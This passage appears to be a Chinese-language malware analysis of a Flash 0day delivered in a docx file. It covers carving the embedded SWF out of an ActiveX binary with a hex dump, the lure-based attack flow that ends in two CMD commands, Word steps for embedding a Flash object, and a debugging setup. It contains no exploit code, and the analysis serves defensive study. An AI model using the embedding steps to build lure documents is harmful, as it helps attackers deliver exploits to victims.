
好久没分析漏洞了，趁着最近 Flash 0day 的热度再来玩一波。

16.1 0x1 提取内嵌 swf

拿到的样本是个 docx 文档，解压后发现内嵌有一个 activeX 控件，根据控件的 classid 能够判断出是一个 Flash 动画相关：




分析 activeX1.bin 文件，在其偏移 0xa08 位置发现了 flash 动画文件的标志头：



	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
09A0h:	00	00	00	00	00	00	00	00	46	00	D4	33	5B	00	00	80	........F.Ô3[..€
09B0h:	A4	05	00	00	00	00	00	00									¤.....
09C0h:	00	00	00	00	00	00	00	00									........D.Ô3[..€
09D0h:	A6	05	00	00	00	00	00	00									¦.....
09E0h:	00	00	00	00	00	00	00	00	42	00	D4	33	5B	00	00	80	....B.Ô3[..€
09F0h:	A8	05	00	00	00	00	00	00	00	00	00	00	00	00	00	00	¨.....
0A00h:	66	55	66	55	A9	30	00	00	46	57	53	24	A9	30	00	00	fUfU©0..FWS$©0..
0A10h:	78	00	07	D0	00	00	17	70	00	00	1E	01	00	44	11	19	x..Ð...p.....D..
0A20h:	00	00	00	7F	13	CB	01	00	00	3C	72	64	66	3A	52	44	.....Ë...<rdf:RD
0A30h:	46	20	78	6D	6C	6E	73	3A	72	64	66	3D	27	68	74	74	F xmlns:rdf='htt
0A40h:	70	3A	2F	2F	77	77	77	2E	77	33	2E	6F	72	67	2F	31	p://www.w3.org/1
0A50h:	39	39	39	2F	30	32	2F	32	32	2D	72	64	66	2D	73	79	999/02/22-rdf-sy
0A60h:	6E	74	61	78	2D	6E	73	23	27	3E	3C	72	64	66	3A	44	ntax-ns#'><rdf:D
0A70h:	65	73	63	72	69	70	74	69	6F	6E	20	72	64	66	3A	61	escription rdf:a
0A80h:	62	6F	75	74	3D	27	27	20	78	6D	6C	6E	73	3A	64	63	bout='' xmlns:dc
0A90h:	3D	27	68	74	74	70	3A	2F	2F	70	75	72	6C	2E	6F	72	='http://purl.or
0AA0h:	67	2F	64	63	2F	65	6C	65	6D	65	6E	74	73	2F	31	2E	g/dc/elements/1.
0AB0h:	31	27	3E	3C	64	63	3A	66	6F	72	6D	61	74	3E	61	70	1'><dc:format>ap
0AC0h:	70	6C	69	63	61	74	69	6F	6E	2F	78	2D	73	68	6F	63	plication/x-shoc
0AD0h:	6B	77	61	76	65	2D	66	6C	61	73	68	3C	2F	64	63	3A	kwave-flash</dc:
0AE0h:	66	6F	72	6D	61	74	3E	3C	64	63	3A	74	69	74	6C	65	format><dc:title
0AF0h:	3E	41	64	6F	62	65	20	46	6C	65	78	20	34	20	41	70	>Adobe Flex 4 Ap
0B00h:	70	6C	69	63	61	74	69	6F	6E	3C	2F	64	63	3A	74	69	plication</dc:ti

直接将该位置到文件尾部的数据截取下来，然后用 010edit 的 swf 文件模版修正一下格式去掉多余数据后可以提取出被插入的原 swf 文件：




16.2 0x2 样本攻击流程分析

攻击样本是个 docx 文档，一开始可能会以为是利用的 office 漏洞，其实从上文的分析也能看出实际是利用 flash 漏洞，文档打开并不会自动运行，需要诱导选择播放 flash 漏洞后才能触发。


仔细分析后才知道作者是在页眉处插入了上文提取出来的 swf 文件：

这里啰嗦一下如何在 word 文档中插入这类动画，首先在开发工具中点击插入其他类型的控件，然后选择 “Shockwave Flash Object’’ 类型：


插入控件后右键设置一下属性，主要将其中 “EmbedMovie’’（内嵌影像）设置为 True，并指定一下要插入的 swf 动画文件路径保存即可。



然后只要受害者打开 word 文档后选择播放动画就会运行 swf 漏洞文件，之后的任务主要由该文件独立来完成，当然该文件最终的功能是执行两条 CMD 命令来运行外部程序（攻击时打包在同一个压缩包里）：




其实 Flash 漏洞与浏览器组合更经典，直接打开 url 链接就能中招：



16.3 0x3 Flash 调试环境配置

近些年来 Flash 漏洞频繁爆出，主要和其产品 Flash Player 有关，swf 文件正是该产品使用的动画载体文件，和 PE 文件类似，这种文件也是将动画脚本（Action Script，一种类似 java 的脚本语言，目前发展到版本 3，简称 AS3）编译成二进制，然后供 Flash Player 引擎解析执行。既然是编译的，也就能够反汇编和反编译，本文直接使用一款工具 “AS3 Sorcerer’’ 对 swf 漏洞文件进行反编译，可以看到该 swf 程序没有进行代码混淆，反编译出来的代码和源码非常接近，这使得分析工作相对轻松了不少。



既然伪源码都出来了，那我们当然希望能够直接通过该代码来从源码级别分析这个漏洞，因此需要先搭建一下 Flash 的编译和调试环境，本小节主要介绍一下大概的安装配置步骤，已熟悉的可直接跳过到下一章节。

首先，贴出 Flash 开发环境的官方链接。

引导页：https://www.adobe.com/devnet/air/articles/getting_started_air_as.html


产品：https://helpx.adobe.com/cn/download-install/kb/creative-cloud-apps-download.html

Flash Player：https://helpx.adobe.com/flash-player/kb/archived-flash-player-versions.html

Air SDK 下载：https://helpx.adobe.com/air/kb/archived-air-sdk-version.html

AS 文档：https://help.adobe.com/en_US/FlashPlatform/reference/actionscript/3/index.html

